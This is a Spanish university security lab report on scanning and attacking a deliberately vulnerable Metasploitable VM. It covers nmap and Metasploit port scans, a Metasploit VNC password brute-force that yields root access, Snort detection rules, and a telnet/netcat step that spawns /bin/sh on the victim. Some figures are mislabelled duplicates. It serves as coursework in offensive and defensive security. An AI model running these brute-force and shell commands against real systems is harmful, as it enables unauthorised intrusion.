Universidad de Murcia

Grado en Ingeniería Informática

4° curso

Grupo 6

Curso 2016/2017 - Junio

Seguridad

Práctica final

Estudiantes:

Cristian Roche Borja

DNI: 76581531H

Alicia Ruiz Tovar

DNI: 48693813F

Docentes: Alberto Huertas Celdrán Gabriel López Millán Gregorio Martínez Pérez



 $\acute{\rm Indice}$

${\bf \acute{I}ndice}$

1.	Oauth	4				
2.	NMAP y Metasploit					
	2.1. Víctima	5				
	2.2. Atacante	5				
	2.2.1. NMAP	5				
	2.2.2. NMAP con Metasploit	7				
	2.2.3. Wireshak: trazas	7				
	2.3. Scripts NMAP	9				
	2.3.1. Scripts /usr/share/nmap/scripts	9				
	2.3.2. Realización de script básico	9				
	2.3.3. Comando Portscan	12				
3.	Explotar Vulnerabilidades 15					
	3.1. Instalación de la interfaz gráfica	15				
	3.2. VNC por fuerza bruta	16				
4.	Snort	22				
	4.1. Configuración	22				
	4.2. Ejecución	23				
	4.3. Detección de ataques	25				
5.	Buffer Overflow	29				
٠.	5.1. Modificación de variables	29				
	5.2 Shellcode	32				

Seguridad 1. Oauth

1. Oauth

2. NMAP y Metasploit

2.1. Víctima

Utilizaremos una máquina virtual de prueba. Esta máquina ha sido creada con vulnerabilidades para la práctica de ataques. La URL de descarga es la siguiente.

La IP de esta máquina es la 192.168.62.189.

2.2. Atacante

2.2.1. NMAP

El equipo que actuará como atacante hace uso de la herramienta NMAP. Para instalarla ejecutamos el siguiente comando:

```
$ sudo apt-get install namp
```

Establecemos en el archivo /etc/hosts, equivalente al DNS local, la IP de la víctima (192.168.62.189) y la denominamos metasploitable, como muestra la figura 1.

```
127.0.0.1 localhost
127.0.1.1 Atacante
192.168.62.189 metasploitable

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-meastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figura 1: Atacante_dns_victima.

De esta forma, tenemos dos opciones para hacer referencia a la víctima. En la figura 2 se observa el resultado de este escaneo simple fruto de cualquiera de estas dos opciones.

```
$ nmap 192.168.62.189
$ nmap metasploitable
```

De forma un poco más elaborada, se puede ejecutar el escaneo de puertos haciendo uso de otras técnicas:

- Mediante listado de equipos: \$ nmap 192.168.62.1 192.168.62.10 192.168.62.189
- Mediante subred: \$ nmap 192.168.62.0/24
- Mediante un fichero que almacene las IPs (o las expresiones de las mismas) a analizar: \$ nmap -iL hosts.txt, como muestra la figura 3.

```
Starting Nmap 7.01 ( https://nmap.org ) at 2017–04–23 13:06 CEST
Nmap scan report for 192.168.62.189
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT
         STATE SERVICE
21/tcp
                ftp
         open
22/tcp
         open
                ssh
23/tcp
         open
                telnet
25/tcp
                smtp
         open
53/tcp
                domain
         open
80/tcp
         open
               http
111/tcp
         open
               rpcbind
139/tcp
         open
               netbios–ssn
445/tcp
         open
               microsoft-ds
512/tcp
         open
                exec
513/tcp
         open
               login
514/tcp open
               shell
1099/tcp open
                rmiregistry
1524/tcp open
                ingreslock
2049/tcp open
               nfs
2121/tcp open
               ccproxy-ftp
3306/tcp open
                mysql
5432/tcp open
                postgresql
5900/tcp open
                vnc
6000/tcp open
                X11
                irc
6667/tcp open
8009/tcp open
                ајр13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
alumno@Atacante:~$
```

Figura 2: Atacante_nmap_simplescan.

```
alumno@Atacante:~$ cat hosts.txt
192.168.62.189
192.168.62.1
alumno@Atacante:~$ cat hosts2.txt
192.168.61.0/24
metasploitable
192.168.62.1
192.168.62.200-220
alumno@Atacante:~$
```

Figura 3: Atacante_nmapscan_filecomplex.

2.2.2. NMAP con Metasploit

También hemos de instalar Mestasploit para hacer uso de él: https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers. Una vez instalado, con \$ msfconsole inicializamos Metasploit y la base de datos asociada.

A continuación, realizamos un scanner básico de la red, almacenando el contenido en la base de datos interna y exportándolo completo de la misma a un fichero, para así analizarlo:

```
$ db_nmap -v -sV 192.168.62.0/24
$ db_export out_ejercicio1.txt
```

Como muestra la figura 4, se observa que en dicho fichero encontramos el contenido del escaneo. Por un lado, podemos ver información del usuario que ha invocado el Metasploit. Seguidamente, tenemos el apartado que refiere a los hosts y servicios que se han encontrado en la dirección de subred que se le ha pasado al escaneo. Por último, podemos observar que el grueso del fichero son los módulos del Metasploit.

```
<?xml version="1.0" encoding="UTF-8"?>
        ⊟<MetasploitV5>
          <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
        -
<hosts>
           <host>
   55
            <host>
  127
            <host>
  210
           <host>
  502
          </hosts>
  503
  648
        ⊞<services>
 1022
        -<web sites>
 1023
         -</web_sites>
 1024
          <web pages>
         -</web_pages>
 1025
         =|<web_forms>
 1026
 1027
         </web forms>
 1028
          <web vulns>
         -</web_vulns>
 1029
 1030
         <module details>
195904
         L</MetasploitV5>
```

Figura 4: Atacante_scaner_y_BBDD.

2.2.3. Wireshak: trazas

A continuación mostramos algunas trazas obtenidas tras ejecutar ciertos comandos con NMAP.

• \$ nmap | scan-delay 1000ms -p 20-30 metasploitable. En el host metasploitable se lanza un escaneo de puertos cada segundo a un puerto diferente entre los puertos 20 al 30, como muestra la figura 5. El fin principal de realizar un escaneo de puertos de esta forma es evitar ser detectado por la seguridad que pueda tener la subred.

```
<?xml version="1.0" encoding="UTF-8"?>
       <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
        -<hosts>
       + <host>
   5
       <host>
   55
  127
  210
       + <host>
        </hosts>
  502
  503
       ⊕<events>
       #<services>
  648
 1022
       ☐<web sites>
        -</web_sites>
 1023
 1024
        🖹<web pages>
        -</web_pages>
 1025
      | | (web_forms>
 1026
 1027
        -</web forms>
      = <web_vulns>
 1028
        -</web_vulns>
 1029
       details>
195904
        </MetasploitV5>
195905
```

Figura 5: Atacante_wireshar_scaneo_delay.

■ \$sudo nmap -sS -mtu 24 -p 80 metasploitable 192.168.62.102. En el hots metasploitable y en la IP 192.168.62.102 se lanza un escaneo al puerto 80 con el bit SYN activado, como se muestra en la figura 6 Lo que se hace es enviar un paquete SYN, como si se fuera a abrir una conexión real y después se espera una respuesta. Si se recibe un paquete SYN/ACK esto indica que el puerto está abierto, mientras que si se recibe un RST (reset) indica que no hay nada escuchando en el puerto. Si no se recibe ninguna respuesta después de realizar algunas retransmisiones o se recibe un ICMP entonces el puerto se marca como filtrado.

```
<?xml version="1.0" encoding="UTF-8"?>
       <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
        ⊟<hosts>
       + <host>
    5
       + <host>
  127
  210
  502
         -</hosts>
       #<events>
  503
  648
       #<services>
 1022
        🗏<web sites>
        -</web_sites>
 1023
 1024
       = <web_pages>
        -</web_pages>
 1025
 1026 = <web_forms>
 1027
        -</web forms>
       d<web vulns>
 1028
        -</web_vulns>
 1029
 1030
       module details>
        </MetasploitV5>
195904
195905
```

Figura 6: Atacante_wireshar_scaneo_delay.

2.3. Scripts NMAP

2.3.1. Scripts /usr/share/nmap/scripts

En la instalación de NMAP se crea el directorio /usr/share/nmap/scripts, este directorio contiene una lista de scripts implementados por otros usuarios y que están diseñados para ser invocados desde el comando nmap. A continuación se describen algunos:

- http-git.nse: Realiza una conexión al puerto 80 de la víctima en busca de un servidor web activo, si el puerto está abierto, se intenta localizar un directorio .git. La existencia de este directorio implica que la víctima está realizando un control de versiones, por tanto, el siguiente paso que realiza el script es la búsqueda de coincidencias en Github, si se encuentran coincidencias (por un perfil o proyecto público), se muestran un mensaje al usuario con toda la información que se ha podido extraer de la víctima de su repositorio.
- smb-server-stats.nse: Este script explota una un fallo de Samba corriendo sobre sistemas operativos de Windows, este vulnerabilidad permite que un usuario externo pueda solicitar los datos estadísticos del servicio, recopilando así valiosa información de los archivos que se comparten.
- ssh2-enum-algos.nse: Devuelve los algoritmos de cifrado y compresión que tiene implementados la víctima. Esta información puede ser muy útil para reducir considerablemente el tiempo de los ataques por fuerza bruta.
- dhcp-discover.nse: Script que recopila información del servidor DHCP de la red, se imprimirá por pantalla al usuario el valor de cada uno de los campos que se obtienen del DHCP (Gateway, mácara de subred, router, nombre de dominio, etc...). Para el funcionamiento del script no es necesario consumir una dirección IP.

2.3.2. Realización de script básico

Se pueden crear nuevos scripts adaptados a nuestras necesidades, que automaticen tareas habituales, o repetitivas. En la siguiente url http://nmap.org/book/nse-tutorial.html se describe la estructura que debe tener el script. Para poner en práctica este apartado, a continuación, incluye el contenido de un script realizado por nosotros, las acciones que realiza son las siguientes:

- Comprobar si el equipo objeto tiene el puerto 80 abierto (el número de puerto se puede cambiar a la hora de ejecutar el comando)
- En el caso de que se cumpla el paso anterior, se entiende que existe un servidor web en el equipo, por tanto, se solicita la página *index.html*, dicha página se crea por defecto en los navegadores web.

 \blacksquare La página web descargada se almacena en un fichero con el mismo nombre in-dex.html

Para ejecutar el script, se debe escribir el siguiente comando:

```
$ nmap -p 80 <ip> --script=http-index
```

```
local http = require "http"
local io = require "io"
local shortport = require "shortport"
local stdnse = require "stdnse"
description = [[
Comprobamos si el host remoto tiene el puerto indicado activo
   , en ese caso, obtenemos el /index.html y lo almacenamos
  en un fichero "index.html"
]]
-- @usage
-- nmap -p 80 <ip> --script=http-index
--80/tcp open http
--|_http-index: /index.html Obtenido correctamente!
-- Version 0.1
-- Created 23/04/2017 - v0.1 - created by R&R_Asociados
author = "R&R, Asociados"
license = "Open License"
categories = {"discovery"}
portrule=shortport.http
action = function( host, port )
local result
local output = stdnse.output_table()
local request_type
path = "/index.html"
```

```
result = http.get(host, port, path)
      request_type = "GET"
if ( not(200 <= result.status and result.status < 210) ) then</pre>
      output.error = ("ERROR: Fallo_al_obtener_la_url_%s"):
         format (path)
      return output, output.error
end
local fname = "index.html"
local f = io.open(fname, "w")
if ( not(f) ) then
      output.error = ("ERROR: Fallo al crear/abrir el fichero
         "):format(fname)
      return output, output.error
end
      io.output(f)
      io.write(table.tostring( result ))
      f:close()
if ( 200 <= result.status and result.status < 210 ) then</pre>
      output.result = ("%s, Obtenido, correctamente!"):format(
         path)
      return output, output.result
end
      return
end
-- Transformacion de tipo table en string
function table.val_to_str ( v )
 if "string" == type( v ) then
      string.gsub( v, "\n", "\\n" )
      if string.match( string.gsub(v,"[^'\"]",""), '^"+$' )
         then
    return "'" .. v .. "'"
   end
  return '"' .. string.gsub(v,'"', '\\"') .. '"'
   return "table" == type( v ) and table.tostring( v ) or
```

```
tostring( v )
 end
end
function table.key_to_str ( k )
 if "string" == type( k ) and string.match( k, "^[_%a][_%a%d
    ]*$" ) then
   return k
 else
   return "[" .. table.val_to_str( k ) .. "]"
 end
end
function table.tostring( tbl )
 local result, done = {}, {}
 for k, v in ipairs (tbl) do
   table.insert( result, table.val_to_str( v ) )
   done[ k ] = true
 end
 for k, v in pairs (tbl) do
  if not done[ k ] then
    table.insert ( result,
      table.key_to_str( k ) .. "=" .. table.val_to_str( v ) )
   end
 end
 return "{" .. table.concat( result, "," ) .. "}"
```

El script contiene un control de errores, por lo que se mostrará uno de los siguientes resultados:

- "ERROR: Fallo al obtener la url index.html"
- "ERROR: Fallo al crear/abrir el fichero index.html"
- "index.html Obtenido correctamente!"

2.3.3. Comando Portscan

Accedemos a la consola de Metasploit con el comando \$msfconsole, para encontrar las modalidades existentes de Portscan, lanzamos la búsqueda con \$search portscan, el resultado se puede ver en la figura 7.

1. Para este ejemplo haremos uso de auxiliary/scanner/portscan/tcp, para ello, lo seleccionamos ejecutando \$use auxiliary/scanner/portscan/tcp.

```
<u>msf</u> > search portscan
Matching Modules
                                                                                                 Description
   Name
                                                                  Disclosure Date Rank
                                                                                                 Wordpress Pingback Locator
   auxiliary/scanner/http/wordpress_pingback_access
                                                                                       normal
                                                                                                 NAT-PMP External Port Scanner
TCP ACK Firewall Scanner
   auxiliary/scanner/natpmp/natpmp_portscan
                                                                                       normal
   auxiliary/scanner/portscan/ack
                                                                                       normal
   auxiliary/scanner/portscan/ftpbounce
auxiliary/scanner/portscan/syn
auxiliary/scanner/portscan/tcp
                                                                                       normal
                                                                                                      Bounce Port Scanner
                                                                                       normal
                                                                                                 TCP SYN Port Scanner
                                                                                                 TCP Port Scanner
TCP "XMas" Port Scanner
                                                                                       normal
   auxiliary/scanner/portscan/xmas
                                                                                       normal
   auxiliary/scanner/sap/sap_router_portscanner
                                                                                                 SAPRouter Port Scanner
                                                                                       normal
```

Figura 7: Metasploit Portscan Search

- 2. Visualizamos los diferentes parámetros de configuración que permite con el comando \$show options.
- 3. Ajustamos el número de hilos y la ip de la víctima.
- 4. Lanzamos el escaneo con el comando \$run\$. Se muestra el resultado de la ejecución en la imagen 8.
- 5. El funcionamiento del comando *portscan* es muy similar al de Nmap, con la ventaja de poder ajustar el número de hilos que queremos dedicar al escaneo.

```
Current Setting Required Description
                                                                                                                                                                                                                                                                                                                                                                                  The number of concurrent ports to check per host
The delay between connections, per thread, in milliseconds
The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
Ports to scan (e.g. 22-25,80,110-900)
The target address range or CIDR identifier
The number of concurrent threads
                              CONCURRENCY
                                                                                                                                              10
                                                                                                                                                                                                                                                                                                yes
yes
yes
                              DELAY
                              JITTER
                                                                                                                                              1-10000
                                                                                                                                                                                                                                                                                                yes
yes
yes
yes
                            PORTS
RHOSTS
                              THREADS
                              TIMEOUT
                                                                                                                                              1000
                                                                                                                                                                                                                                                                                                                                                                                       The socket connect timeout in milliseconds
msf auxiliary(tcp) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf auxiliary(tcp) >
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run
                                                                                                                                                                                                                                           - 192.168.62.189:23 - TCP OPEN
- 192.168.62.189:22 - TCP OPEN
- 192.168.62.189:25 - TCP OPEN
- 192.168.62.189:21 - TCP OPEN
- 192.168.62.189:31 - TCP OPEN
- 192.168.62.189:33 - TCP OPEN
- 192.168.62.189:30 - TCP OPEN
- 192.168.62.189:111 - TCP OPEN
- 192.168.62.189:113 - TCP OPEN
- 192.168.62.189:139 - TCP OPEN
- 192.168.62.189:514 - TCP OPEN
- 192.168.62.189:514 - TCP OPEN
- 192.168.62.189:512 - TCP OPEN
- 192.168.62.189:512 - TCP OPEN
- 192.168.62.189:1524 - TCP OPEN
- 192.168.62.189:1524 - TCP OPEN
- 192.168.62.189:3136 - TCP OPEN
- 192.168.62.189:306 - TCP OPEN
- 192.168.62.189:5432 - TCP OPEN
- 192.168.62.189:6000 - TCP OPEN
- 192.168.62.189:8000 - TCP OPEN
- 192.168.62.189:8000 - TCP OPEN
- 192.168.62.189:8000 - TCP OPEN
- 192.168.62.189:8180 - TCP OPEN
                                 192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
192 . 168 . 62 . 189:
                                     192.168.62.189:
192.168.62.189:
192.168.62.189:
192.168.62.189:
192.168.62.189:
192.168.62.189:
                                     Scanned 1 of 1 hosts (100% complete)
Auxiliary module execution completed
auxiliary(tcp) >
```

Figura 8: Metasploit Portscan

3. Explotar Vulnerabilidades

3.1. Instalación de la interfaz gráfica

Para usuarios que no son expertos en el uso de Metasploit, se recomienda el uso de la interfaz gráfica del programa, que se puede descargar desde el siguiente enlace. La instalación es muy simple en Linux, basta con descargarse el programa, convertirlo en ejecutable (\$ chmod 777 metasploit-latest-linux-x64-installer.run) y ejecutar el fichero (.run). Se abrirá un instalador gráfico intuitivo.

Para hacer uso del programa, abrimos un navegador web y accedemos a la URL que se nos indicó durante la instalación, si no hemos modificado las opciones por defecto, será https://localhost:3790/. En la figura 9 podemos ver la apariencia.




Figura 9: Metasploit Gráfico

Será necesario registrarnos para poder hacer uso del programa. Figura 10.

Dispondremos de un gran número de opciones para obtener información de la víctima y atacarla (Figura 11). El uso de la interfaz es muy cómodo e intuitivo, se pueden realizar todas las operaciones con "clicks" de ratón, como la selección de la víctima,




Figura 10: Metasploit Gráfico Registro

el ataque a relizar, etc... Para un uso avanzado, uso de scripts y ciertas opciones, es necesario ser un usuario plus, hay que pagar.

3.2. VNC por fuerza bruta

A continuación, se muestra un ataque al servicio VNC por fuerza bruta. La fuerza bruta, consiste autenticarse usando diferentes contraseñas hasta que se encuentra la correcta, estas contraseñas pueden generarse de forma aleatoria o se puede hacer uso de un diccionario.

Un diccionario es un fichero de texto con una lista de contraseñas, estas contraseñas pueden ser de la lista de contraseñas más habituales o puede ser una lista especializada, contraseñas que los fabricantes ponen a sus dispositivos por defecto, bien basada en un algoritmo que ya ha sido descubierto o que todos los dispositivos tengan la misma.

- 1. Realizamos un escaneo de puertos para verificar que el de VNC está abierto. Con NMAP se ve claramente, indica el nombre de servicio.
 - \$ sudo nmap metasploitable
- 2. Accedemos a la consola de Metasploit.




Figura 11: Metasploit Gráfico Opciones

- \$ sudo msfconsole
- 3. Realizamos una búsqueda de los módulos relativos a VNC.

```
msf > search vnc
```

4. Utilizaremos el módulo *vnc_login*, lo selecionamos.

```
msf > use auxiliary/scanner/vnc/vnc_login
```

- 5. Fijamos los parámetros del ataque. Figura 12.
 - a) Máquina objetivo metasploitable.
 - b) Número de hilos de ejecución 20.
 - c) Velocidad de prueba de credenciales.

```
msf auxiliary(vnc\_login) > set RHOSTS metasploitable
msf auxiliary(vnc\_login) > set THREADS 20
msf auxiliary(vnc\_login) > set BRUTEFORCE_SPEED 1
```

Figura 12: Parámetro ataque VNC.

6. Lanzamos el ataque.

```
msf auxiliary(vnc\_login) > run
```

- 7. Como resultado, se muestra el resultado del ataque y las credenciales en caso de éxito. Como se puede ver en la figura 12, la contraseña de acceso es *password*.
- 8. Para la conexión al equipo remoto necesitamos un cliente de VNC, podemos instalar *vinagre*, que se encuentra en el repositorio de Ubuntu. Lo iniciamos en el mismo comando.

```
$ sudo apt-get install vinagre && vinagre
```

- 9. En la ventana que aparece, introducimos el equipo al que nos queremos conectar, en nuestro caso *metasploitable* y pulsamos *Conectar*. Figura 13.
- 10. Se nos solicitará la contraseña, introducimos la obtenida en el ataque *password* y pulsamos en *Autenticar*. Figura 14.
- 11. Llegados a este punto ya tendremos establecida una conexión con la víctima vía VNC (Figura 15). Este puede ser un buen ataque para obtener ficheros de la víctima o monitorizar sus actividades.
 - Aunque en este caso accedemos como usuario root, lo más habitual es que el acceso vía VNC solo esté habilitado para usuarios con un bajo nivel de permisos.




Figura 13: Vinagre.




Figura 14: VNC credenciales acceso.




Figura 15: Conexión VNC.

4. Snort

4.1. Configuración

El primer paso es instalar Snort en la máquina que hace de router entre las organizaciones.

\$ sudo apt-get install snort

Como vemos en la imagen 16, el establecimiento de un rango de IPs es determinante para el uso del servicio.




Figura 16: Configuración de Snort durante la instalación.

A continuación se configura el servicio, modificando el fichero /etc/snort/snort.conf y estableciendo los siguientes parámetros:

- ipvar HOME_NET 192.168.N1.0/24
- ipvar EXTERNAL_NET !\$HOME_NET
- ipvar DNS_SERVERS \$HOME_NET

- ipvar SMTP_SERVERS \$HOME_NET
- ipvar HTTP_SERVERS \$HOME_NET
- ipvar SQL_SERVERS \$HOME_NET
- ipvar TELNET_SERVERS \$HOME_NET
- ipvar HTTP_PORTS 80
- ipvar SHELLCODE_PORTS !80
- ipvar ORACLE_PORTS 1521

4.2. Ejecución

Además de las reglas que hay añadidas por defecto, para poder hacer pruebas concretas y observar el funcionamiento de Snort, añadimos la siguiente línea al fichero /etc/snort/rules/local.rules, que establece una alerta cuando detecte mensajes ICMP.

```
$ alert icmp any any -> $HOME_NET any (msg:"ICMP test";
sid:10000001; rev:001)
```

A continuación, lanzamos el servicio. En la figura 17 se observa el servicio iniciado.

```
$ sudo snort -i enp0s8 {u snort {g snort -l /var/log/snort/
-A full -c /etc/snort/snort.conf
```

Figura 17: Snort iniciado.

Seguidamente, lanzamos un ping desde la máquina atacante hacia la organización que el router protege, como muestra la figura 18).

```
alumno@Atacante:~$ ping 192.168.61.1

PING 192.168.61.1 (192.168.61.1) 56(84) bytes of data.
64 bytes from 192.168.61.1: icmp_seq=1 ttl=64 time=0.279 ms
64 bytes from 192.168.61.1: icmp_seq=2 ttl=64 time=0.306 ms
64 bytes from 192.168.61.1: icmp_seq=3 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=4 ttl=64 time=0.357 ms
64 bytes from 192.168.61.1: icmp_seq=5 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=5 ttl=64 time=0.284 ms
64 bytes from 192.168.61.1: icmp_seq=6 ttl=64 time=0.302 ms
64 bytes from 192.168.61.1: icmp_seq=7 ttl=64 time=0.293 ms
^C
--- 192.168.61.1 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5997ms
rtt min/avg/max/mdev = 0.279/0.300/0.357/0.032 ms
alumno@Atacante:~$
```

Figura 18: Ping del atacante a la víctima.

Si, tras el ping, accedemos a los archivos de log (imagen 19), podemos ver cómo hay un acceso desde la máquina atacante.

```
GNU nano 2.5.3
                               Archivo: /var/log/snort/portscan.log
192.168.61.189 -> 192.168.62.189 (portscan) UDP Portscan
Priority Count: 5
Connection Count: 6
IP Count: 1
Scanner IP Range: 192.168.61.189:192.168.61.189
Port/Proto Count: 10
Port/Proto Range: 137:58947
Time: 05/04-11:20:43.472891
event_ref: 0
192.168.61.189 -> 155.54.1.1 (portscan) ICMP Filtered Sweep
Priority Count: 0
Connection Count: 35
IP Count: 3
Scanned IP Range: 8.8.8.8:192.168.61.1
Port/Proto Count: 0
Port/Proto Range: 0:0
                                                 Cortar Text Justificar
                                                                             🔭 Posición
                                                                                             M Pág. ant.
   Ver ayuda
               ^O Guardar
                                              ^U Pegar txt
                  Leer fich
                                  Reemplazar
                                                                 Ortograf ía
```

Figura 19: Fichero portlog.scan tras ping.

4.3. Detección de ataques

A continuación vamos a ejemplificar el procedimiento que el atacante sigue para llevar a cabo un ataque. Al mismo tiempo que se realiza, podemos ver los logs que detectan dicho ataque gracias a Snort.

1. Escanear puertos en busca de un agujero por el que entrar.

Tras ejecutar el comando nmap que se indica a continuación, se puede ver que son diversos los puertos que hay accesibles en la víctima. En este ejemplo, vamos a atacar el puerto 23, correspondiente a telnet.

```
$ npam -p 1-20000 192.168.62.189
```

Figura 20: Escaneo nmap y logs asociados.

2. Acceder a la máquina en dicho puerto.

Para que Snort detecte este ataque, primero debe estar configurada la detección del mismo. Para ello, añadimos en el fichero /etc/snort/snort.conf la línea correspondiente a las reglas de telnet, como observamos en la figura 21.

Además, conviene añadir en el fichero /etc/snort/rules/local.rules las alertas para telnet, como se ve en la figura 22.

```
# include $30 BULE PATH/exploit.rules
# include $50 BULE PATH/imap.rules
# include $50 BULE PATH/multinedia.rules
# include $50 BULE PATH/multinedia.rules
# include $50 BULE PATH/multinedia.rules
# include $50 BULE PATH/pp.rules
# include $50 BULE PATH/pp.rules
# include $50 BULE PATH/smmp.rules
# include $50 BULE PATH/secific-threats.rules
# include $50 BULE PATH/web-activex.rules
# include $50 BULE PATH/veb-activex.rules
#
```

Figura 21: Fichero snort.conf.

Figura 22: Fichero local.rules.

Una vez configurado lo anterior y relanzado el servicio, procedemos a atacar el puerto con telnet, como refleja la figura 23.

\$ telnet 192.168.62.189




Figura 23: Comando telnet y logs asociados.

3. Ejecutar una orden o un shell (/bin/sh o /bin/bash) en la víctima.

Una vez dentro de la víctima, podemos hacer lo que queramos. En este caso, ejecutamos un shell.

```
$ nc 192.168.62.189 23 << _EOF_
> /bin/sh
> nc
> _EOF_
```

En la figura 24 se pueden observar los logs generados de tal shell.

